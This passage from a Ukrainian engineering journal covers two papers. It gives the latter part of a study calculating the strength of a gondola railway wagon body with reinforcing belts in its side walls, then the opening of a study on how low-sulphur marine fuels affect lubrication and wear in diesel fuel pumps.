Недоліком цих досліджень є те, що дана реалізація не сприяє покращенню міцності каркасу кузова, а також збільшує собівартість виготовлення вагона.

В роботі [6] запропоновано нову конструкцію напіввагона, особливістю якого є те, що він має понижений центр ваги у порівнянні з наявними аналогами. Для покращення міцності вертикальних стійок кузова, вони мають змінний за висотою переріз з максимальною шириною у основи. Разом з цим, в даній конструкції напіввагона не передбачено рішень, спрямованих на покращення міцності бокових стін кузова.

Проведений аналіз наукових публікацій доводить, що удосконалення кузовів напіввагонів є досить актуальною задачею. Разом з цим для підвищення ефективності експлуатації напіввагонів питання удосконалень їх кузовів потребують подальших досліджень.

**Постановка завдання.** Метою статті є висвітлення результатів визначення основних показників міцності кузова універсального напіввагона з посилюючими поясами в конструкції бокових стін. Для досягнення зазначеної мети поставлені такі завдання:

- визначити профіль виконання посилюючих поясів каркаса кузова напіввагона;
- розрахувати на міцність кузов напіввагона.

**Викладення основного матеріалу.** Для покращення міцності бокових стін кузова напіввагона пропонується його посилення додатковими поясами (рис. 1). При цьому за трьома секціями кузова з боку консолей він посилений діагональними поясами, а в середній секції за висотою  $1/3$  від нижнього об'язування – горизонтальним поясом.

Для обґрунтування запропонованого рішення проведено розрахунок навантаженості кузова напіввагона. У якості прототипу обрано напіввагон моделі 12-295.




Рис. 1. Кузов напіввагона з посилюючими поясами в конструкції бокових стін

Визначення профілів виконання посилюючих поясів здійснено за їх моментом опору. При цьому момент опору  $W$  розраховувався за формулою [7]:

$$W = \frac{M}{[\sigma]}, \quad (1)$$

де  $M$  – згинальний момент, що діє на посилюючі пояси;  $[\sigma]$  – допустимі напруження матеріалу конструкції.

Для визначення згинальних моментів, які діють на посилюючі пояси, кузов напіввагона розглянуто як стрижневу систему. Розрахунок здійснено у програмному комплексі «Ліра – САПР». При складанні розрахункової схеми кузова враховано сприйняття ним таких навантажень: вертикальне навантаження  $P_v$ , а також тиск розпору насипного вантажу  $P_p$  (рис. 2).

Вертикальне навантаження визначалося як сума вертикального статичного та динамічного навантажень. Вертикальне статичне навантаження розраховувалося із врахуванням повної вантажопідйомності кузова напіввагона. А вертикальне динамічне навантаження – за формулою [8]:

$$P_v^d = P_v^{cm} \cdot \left( \frac{\bar{k}_{dv}}{\beta} \cdot \sqrt{\frac{4}{\pi} \cdot \ln \left( \frac{1}{1 - P(k_{dv})} \right)} \right), \quad (2)$$

де  $P_v^{cm}$  – вертикальне статичне навантаження;  $\bar{k}_{dv}$  – середнє ймовірне значення коефіцієнта вертикальної динаміки;  $\beta$  – параметр розподілу;  $P(k_{dv})$  – ймовірність коефіцієнта вертикальної динаміки.

Тиск насипного вантажу (кам'яне вугілля) на бокові стіни визначено за формулою Кулона з корегуванням Синельникова [9]:

$$P_p = \gamma' \cdot h' \cdot \frac{\cos^2(\rho' + \alpha')}{\left[ 1 + \sqrt{\frac{\sin \rho' \cdot \sin(\rho' \pm \alpha')}{\cos \alpha'}} \right]^2 \cos \alpha'} \cdot g \pm \frac{F}{L_k \cdot h_k}, \quad (3)$$

де  $\gamma'$  – об'ємна маса вантажу;  $h'$  – висота кузова напіввагона;  $\rho'$  – кут внутрішнього тертя;  $\alpha'$  – кут нахилу напіввагона відносно повздовжньої осі;  $g$  – прискорення вільного падіння;  $F$  – сила інерції, яка діє на вантаж;  $L_k$  – довжина бокової стіни кузова напіввагона;  $h_k$  – висота бокової стіни кузова напіввагона.

Закріплення моделі здійснено за п'ятники. На підставі проведених розрахунків отримано епюру згинальних моментів, які діють на кузов напіввагона (рис. 3).

З рис. 3 видно, що максимальне значення згинального моменту складає 41,61 кН · м і зосереджене в зоні взаємодії шворневої стійки із посилюючим поясом. З урахуванням того, що кузов виготовлений із сталі марки 09Г2С, момент опору поперечного перерізу посилюючого поясу склав 189,1 см<sup>3</sup>.

За цим моментом опору підібрано профіль виконання посилюючих поясів – прямокутна труба (рис. 4). Даний профіль обрано у зв'язку з технологічністю його монтажу в каркас кузова.






Рис. 2. Розрахункова схема кузова



**Рис. 3. Епюра згинальних моментів (кН · м)**  
а) кузов в цілому; б) бокова стіна



**Рис. 4. Профіль прямокутної труби:**  
 $S$  – товщина стінки;  $H$  – висота;  $B$  – ширина

З урахуванням обраного профілю виконання посилюючого пояса побудовано просторову модель кузова напіввагона та проведено його розрахунок на міцність за методом скінчених елементів в SolidWorks Simulation [10]. При цьому застосовано критерій Мізеса.

Просторова модель кузова напіввагона створена у SolidWorks та включає елементи, які жорстко взаємодіють між собою. При цьому модель не враховує зварювальні шви.

Створення скінчено-елементної моделі здійснено із використанням тетраедрів, чисельність

яких розраховано графоаналітичним способом, і налічує 479 839 елементів з максимальний розміром 85 мм і 155 043 вузли.

Розрахункова схема кузова напіввагона враховує ті ж самі навантаження, що розглядалися в схемі, наведеній на рис. 2, а також повздовжні сили, що прикладалися до упорів автозчепів.

Чисельні значення цих сил прийнято рівними у відповідності до [8]. Обпирання кузова на візки моделювалося постановкою на його п'ятники жорстких зв'язків.

У якості прикладу на рис. 5 наведено результати розрахунку кузова напіввагона на міцність при I розрахунковому режимі – «удар» [8].




Рис. 5. Напружений стан кузова напіввагона

Максимальні напруження в боковій стіні склали близько 154 МПа. Вони виникають в зонах взаємодії вертикальних стійок з нижнім обв'язуванням. Отримані напруження майже на 10 % нижчі за ті, що мають місце в типовій конструкції кузова напіввагона. В умовах циклічності

дії експлуатаційних навантажень це сприятиме покращенню втомної міцності кузова та зменшенню його пошкоджень в експлуатації. Максимальні переміщення в боковій стіні виникають в її верхньому обв'язуванні і складають 5,66 мм (рис. 6).




Рис. 6. Переміщення в кузові напіввагона

Розрахунок реалізовано і стосовно інших схем навантажень кузова напіввагона у відповідності до [8]. При цьому міцність його несучої конструкції при всіх схемах забезпечується.

Результати проведеного дослідження сприятимуть покращенню міцності кузовів напіввагонів в експлуатації, а відповідно скороченню витрат на позапланові види їх ремонтів.

#### Висновки.

1. Визначено профіль виконання посилюючих поясів каркаса кузова напіввагона. Для цього кузов розглянуто як стрижневу систему і побудовано епюри від зовнішніх сил, що діють на нього.

За отриманими значеннями моментів опору складових кузова визначено профіль виконання посилюючих поясів – прямокутна труба.

2. Розраховано на міцність кузов напіввагона. Встановлено, що максимальні напруження в боковій стіні дорівнюють близько 154 МПа. Ці напруження зафіксовано в зонах взаємодії вертикальних стійок з нижнім обв'язуванням. Слід зазначити, що дані напруження майже на 10 % нижчі за ті, що мають місце в типовій конструкції кузова напіввагона.

Максимальні переміщення в боковій стіні виникають в її верхньому обв'язуванні і складають 5,66 мм.

#### Список літератури:

1. Alexandru Ionut Patrascu, Anton Hadar, Stefan Dan Pastrama. Structural Analysis of a Freight Wagon with Composite Walls. *Materiale plastice*. 2020. Vol. 57 (2). P. 140–151. <https://doi.org/10.37358/MP.20.2.5360>
2. Glib Vatulia, Alyona Lovska, Sergiy Myamlin, Andriy Rybin, Volodymyr Nerubatskyi, Denys Hordiienko. Determining patterns in loading the body of a gondola with side wall cladding made from corrugated sheets under operating modes. *Eastern-European Journal of Enterprise Technologies*. 2023. № 2/7 (122). P. 9–14. <https://doi.org/10.15587/1729-4061.2023.275547>
3. Sergii Panchenko, Juraj Gerlici, Alyona Lovska, Glib Vatulia, Andriy Rybin. Determination of the transverse load of the box wagon body with sandwich panel walls. *AIP Conf. Proc.* 2024. № 3129. P. 060002. <https://doi.org/10.1063/5.0201453>
4. A. Baier, M. Majzner. Application of feature based method in constructing innovative sheathing of railway wagons. *Journal of Achievements in Materials and Manufacturing Engineering*. 2012. Vol. 52. Issue 2. P. 91–98. <https://delibra.bg.polsl.pl/dlibra/publication/36277>
5. Zaynitdinov Olmos Irikovich, Ruzmetov Yadgor Ozodovich, Rustam Rahimov, Waail Mahmod Lafta. Development of new polymer composite materials for the flooring of rail carriage. *International Journal of Engineering and Technology*. 2020. Vol. 9 (2). P. 378–381. <https://www.sciencepubco.com/index.php/ijet/article/view/30519>
6. Wenfei Liu, Liang Zhang, Cheng Bi, Yanling Huo, Ren Zhang, Zhengchu Wang. The Anti-Fatigue Design of 80 t Depressed-Center Gondola Car Body. *Processes*. 2022. Vol. 10. P. 1618. <https://doi.org/10.3390/pr10081618>
7. Довбуш Т. А., Хомик Н. І., Бабій А. В., Цьонь Г. Б., Довбуш А. Д. Опір матеріалів : навчальний посібник до виконання розрахунково-графічних робіт і самостійної роботи. Тернопіль : ФОП Паляниця В.А., 2022. 220 с.
8. ДСТУ ISO 8323:2015. Вантажні контейнери. Контейнери універсальні (інтермодальні) для повітряних і наземних перевезень. Технічні умови та методи випробувань. Київ, 2015.
9. Ловська А. О. Визначення зусиль розпору насипного вантажу на стіни кузова напіввагону при перевезенні залізничним поромом. *Збірник наукових праць УкрДАЗТ*. 2014. Вип. 143. С. 54–57.
10. Пустюльга С. І., Самостян В. Р., Клак Ю. В. Інженерна графіка в SolidWorks : навчальний посібник. Луцьк : Вежа. 2018. 172 с.

#### Lovska A.O., Muradian A.O., Ocheretna V.V. RESEARCH OF STRENGTH OF AN OPEN WAGON BODY WITH REINFORCING BELTS IN THE SIDE WALLS

*In the materials of the article, the results of studies of the strength of the body of a universal open wagon are given. To improve the strength of the side walls of an open wagon body, it is proposed to strengthen it with additional belts. At the same time, it is reinforced with diagonal belts in three sections of the body on the side of the consoles, and in the middle section, 1/3 of the height from the lower strapping, with a horizontal belt. To justify the proposed decision, the load of an open wagon body was calculated. The open wagon model 12-295 was chosen as the prototype. The performance profiles of the reinforcing belts were determined by their moment of resistance, taking into account the known values of the bending moments. To determine the bending moments acting on the reinforcing belts, the open wagon body is considered as a rod system. The calculation was made in the "Lira – CAD" software complex. Based on the results of the calculations, rectangular pipes were chosen as the profiles for the reinforcing belts.*

*To substantiate the proposed decision, the strength of the open wagon body was calculated under the main modes of its loads in operation. At the same time, the finite element method, which is implemented in SolidWorks Simulation, is used. At the same time, the Mises criterion was applied. It is found that the strength of the open wagon body is ensured, and the maximum stresses in the side walls are almost 10 % lower than those occurring in a typical body design. In conditions of cyclic action of operating loads, this will contribute to improving the fatigue strength of the body and reducing its damage during operation.*

*The results of the conducted research will contribute to improving the durability of open wagon bodies in operation, and, accordingly, to reducing costs for unplanned types of repairs.*

**Key words:** *transport mechanics, open wagon, body side wall, open wagon load, body strength.*

УДК 629.5.03

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/30>**Маннапова О.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Штрибець В.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Рященко О.І.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Лісовський С.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

## ДОСЛІДЖЕННЯ ВПЛИВУ НИЗЬКОСІРЧИСТИХ ПАЛИВ НА ПРОЦЕС ЗМАЩУВАННЯ РУХОМИХ ДЕТАЛЕЙ ПАЛИВНОЇ АПАРАТУРИ

*Метою статті є дослідження низького вмісту сірки на надійності роботи паливної апаратури дизелів. Поставлена мета досягається шляхом глибокого аналізу сучасних публікацій, що стосуються впливу парникових і непарникових газів, зокрема низькосірчистих палив на зміну клімату взагалі і на змащування рухомих деталей паливної апаратури, зокрема. Встановлено вплив низькосірчистих палив на надійність роботи паливної апаратури, зокрема паливного насосу високого тиску у контексті конкуренції між різними видами транспорту. Проведений аналіз показав прямопропорційну залежність протизносних властивостей дизельного палива від вмісту сірки. Підтверджена здатність сірки утворювати на поверхнях тертя механічних елементів тверді плівки з оксидів та сульфідів металу, які збільшують зносостійкість та зменшують силу тертя, що безпосередньо відбивається на ефективності роботи паливної апаратури. Збільшення глибини дизельних палив призводить до утворення знесічених (або низькосірчистих) дизельних палив, що змінює кількість і склад сірчистих сполук. У процесі очищення видаляються сульфідні, які являють собою сірчисті сполуки з найбільшою реакційною здатністю. Підтверджено, що наслідком видалення з'єднань сірки у процесі виробництва малосірчистих дизельних палив стає однозначне погіршення їх протизносних властивостей, яке стає тим гіршим, чим чистішим від гетероатомних полярних сполук, поліциклічних ароматичних вуглеводнів є паливо. Встановлена залежність між величиною діаметра плями зносу від зростання концентрації сірки в дизельному паливі. Найбільш суттєвим результатом дослідження є встановлення однозначної кореляції між вмістом сірки в дистильованому паливі і змащувальною здатністю, яка залежить від ступеня гідроочищення дистильованого палива. Подальшим напрямом роботи є оцінка впливу в'язкості і фракційного складу суднових палив на інтенсивність зношування плунжерних пар паливного насосу високого тиску.*

**Ключові слова:** морське судно, низькосірчисте паливо, пляма зносу, скруббер, паливного насосу високого тиску.

**Постановка проблеми.** Дистильовані палива в суднових дизелях є мастильним матеріалом для рухомих деталей паливної апаратури (ПА). Застосування низькосірчистих суднових дистильованих палив (СДП) у суднових енергетичних установках (СЕУ) через зниження змащувальної здатності та в'язкості палива на вході у двигун може знизити надійність роботи ПА.

Ступінь зносу вузлів та агрегатів ПА суттєво впливає на надійність роботи дизеля. Найбіль-

шому зносу піддаються прецизійні вузли паливного насосу високого тиску (ПНВТ) та форсунки. На поверхні пар тертя при контакті з паливом утворюється граничний шар, який виконує функцію мастильної плівки, що зменшує силу тертя та знос деталей тертя.

Встановлена чітка залежність протизносних властивостей дизельного палива (ДП) від вмісту сірки. На ці властивості впливає здатність сірки



утворювати на поверхнях тертя тверді плівки з оксидів та сульфідів металу, які збільшують зносостійкість та зменшують силу тертя.

У знесірених (низькосірчистих) ДП зі збільшенням глибини очищення змінюється як кількість, так і склад сірчистих сполук. У першу чергу видаляються сірчисті сполуки з найбільшою реакційною здатністю (сульфіди). Видалення з'єднань сірки у процесі виробництва малосірчистих дизельних палив призведе до погіршення їх протизносних властивостей.

Причиною зниження мастильної здатності глибоко гідроочищених ДП є видалення з них гетероатомних полярних сполук, поліциклічних ароматичних вуглеводнів, що діють як граничне мастило.

**Аналіз останніх досліджень і публікацій.** Транспорт, з одного боку, вносить серйозний внесок у розвиток регіональної та світової економіки, а, з іншого, спричиняє екологічні наслідки у вигляді викидів парникових газів (ПГ), наприклад  $\text{CO}_2$ , що впливають на зміну клімату, і непарникових газів, таких як  $\text{NO}_x$ ,  $\text{SO}_2$ , легких органічних сполук і твердих органічних речовин, що впливають на якість повітря на місцевому рівні, а отже, на природу і здоров'я людей. Існує велика кількість досліджень, в яких обговорюється природа і масштаби екологічної шкоди, спричиненої видами транспорту [1; 2]. Деякі з цих досліджень зосереджені на суднових викидах і пов'язаних з ними політичних заходах [3–7].

Вплив нових екологічних норм на транспортні ринки є широко обговорюваним питанням, особливо в контексті конкуренції між видами транспорту. У роботі [8] розглядається вплив спеціального екологічного законодавства Міжнародної морської організації (ІМО) щодо викидів з суден на конкуренцію між морським та автомобільним транспортом. Правила ІМО щодо забруднення з суден містяться в Міжнародній конвенції щодо запобігання забрудненню з суден (МАРПОЛ 73/78) з доповненнями, які встановлюють обмеження на викиди оксидів азоту ( $\text{NO}_x$ ) та сірки ( $\text{SO}_x$ ) з вихлопних газів суден, а також забороняє навмисні викиди озоноруйнівних речовин. Існують також положення щодо обмеження вмісту сірки в судновому паливі для суден у портах.

Зосередженість політики на зменшенні вмісту сірки в судновому паливі зумовлена її внеском у забруднення навколишнього середовища. При згорянні сірки в паливі утворюється  $\text{SO}_x$ , який є одним із забруднювачів навколишнього середовища, особливо при утворенні кислотних дощів. Вміст сірки в мазуті має великий вплив на

рівень частинок у вихлопних газах. У суден є два варіанти скорочення викидів сірки в: перехід на мазут з низьким вмістом сірки або використання скрубєрів: 1) перехід на мазут з низьким вмістом сірки (LSFO) і 2) використання скрубєрів. Замість використання LSFO судна можуть обладнати систему очищення вихлопних газів або використовувати будь-який інший технологічний метод для обмеження викидів  $\text{SO}_x$ . На теперішній час не з'ясовано, чи є витрати на використання скрубєрів конкурентоспроможними порівняно з використанням LSFO. Розробка скрубєрів для суден все ще перебуває на ранній стадії, і місцева влада може заборонити скидання потоків відходів зі скрубєрів у портах і лиманах. Проблема утилізації серйозно підриває майбутнє широкомасштабне розгортання скрубєрів. Існує також проблема простору при модернізації скрубєрів на існуючих суднах, пов'язана з корпусом двигуна і резервуарами з кислотостійким покриттям. У роботі [9] стверджується, що використання мазуту з високим вмістом сірки і скрубєрів дає чисту вигоду від скорочення викидів  $\text{CO}_2$ . Хоча на скрубєрі відбуваються викиди  $\text{CO}_2$  через нейтралізацію та додаткове споживання палива, ці викиди будуть значно меншими, ніж викиди  $\text{CO}_2$  при додатковій переробці дистилату на нафтопереробному заводі. Постійний розвиток технології скрубінгу неминуче призведе у майбутньому до очищення інших газів, таких як оксиди азоту.

Однак у цьому документі виражається велике занепокоєння, що скорочення вмісту сірки в судновому паливі до 0,1 % може призвести до серйозного порушення комерційної динаміки судноплавства; значного збільшення експлуатаційних витрат на судна; зниження конкурентоспроможності порівняно з іншими видами транспорту; «зворотного зсуву» з морського на автомобільний транспорт, що суперечитиме меті щодо сприяння використанню морського/каботажного транспорту. Тому дана робота зосереджена на дослідженні у більшому ступені економічних питань щодо впливу вимог ІМО до палива з низьким вмістом сірки на каботажні перевезення. Для цього аналізується дослідження впливу вимог до палива з низьким вмістом сірки [10].

**Постановка завдання.** Метою статті є дослідження низького вмісту сірки на надійності роботи паливної апаратури дизелів.

**Викладення основного матеріалу.** Експерименти та результати експлуатації двигунів, що працюють на низькосірчистих ДП, засвідчили швидке зношування ПНВТ. Так, зниження

сірки у паливі з 0,2 % до 0,001 % знижує термін служби ПНВТ з 200 тис. км пробігу і більше до 3,2–12,8 тис. км.

Крім того, використання глибокоочищених палив, поряд зі зниженням вмісту шкідливих речовин у ВГ, відбивається на високому рівні зносу паливних насосів, низькій змащувальній здатності і поганих протизносних характеристиках низькосірчистих дизельних палив.

Узагальнені дослідницькі дані впливу на ресурс паливних насосів використання палива з різним вмістом сірки свідчать, що реальний ресурс насосів експоненційно зменшується зі зниженням вмісту сірки.

Дослідження впливу глибини гідроочищення на протизносні властивості дизельних палив проводилися на спеціально приготовлених зразках ДП, в яких вмістом сірки становив від 0,01 до 0,2 % мас. Для мінімізації впливу показників в'язкості, щільності, вмісту та складу ароматичних вуглеводнів на протизносні властивості палив підбиралися палива з близькими значеннями цих показників. Доведено, що збільшення вмісту сірки від 0,01 до 0,5 % покращують протизносні властивості дизельних палив у 1,2–1,5 рази (рис. 1).

При цьому помічено, що змащувальна здатність ДП у значному ступені залежить від їх фракційного складу. Так, змащувальна здатність дизельних палив зі зниженням точок перегонки палив помітно збільшується. З іншого боку, знос металу в низькосірчистих ДП з полегшеним фракційним складом збільшується в 3–4 рази порівняно з паливом, який має вміст сірки 0,05 %.

Кінематична в'язкість палив, навпаки, сама по собі незначно впливає на змащувальні властивості, оскільки її значення залежать від фракційного складу нафтопродукту. Але в'язкість ДП суттєво впливає на знос металу. Зменшення значення в'язкості нижче 2,5 сСт суттєво погіршує протизносні властивості ДП, що знижує надійність ПА двигунів.

Наведені результати стосувалися лише транспортних двигунів колісної техніки. Дослідження судового дистильного палива дали дуже суперечливі результати (рис. 2).

Так, встановлена однозначна кореляція між вмістом сірки в дистильному паливі і змащувальною здатністю, яка залежить від ступеня гідроочищення дистильного палива. Для досягнення необхідного вмісту сірки у процесі нафтопереробки видаляються полярні з'єднання з палив, що призводить до зниження їх природної змащувальної здатності.

При дослідженні впливу в'язкості палив встановлено незначну кореляцію між змащувальною здатністю і в'язкістю. Це пояснюється тим, що у процесі змащування плунжерних пар ПА, крім в'язкості та вмісту сірки, необхідно врахувати багато інших факторів. Вони знаходяться у тісній взаємодії, взаємно впливають один на одного. Тому вважається, що вплив в'язкості на змащувальну здатність СДП є незначним.




Рис. 1. Зменшення величини діаметра плями зносу (ДПЗ) при зростанні концентрації сірки в дизельному паливі

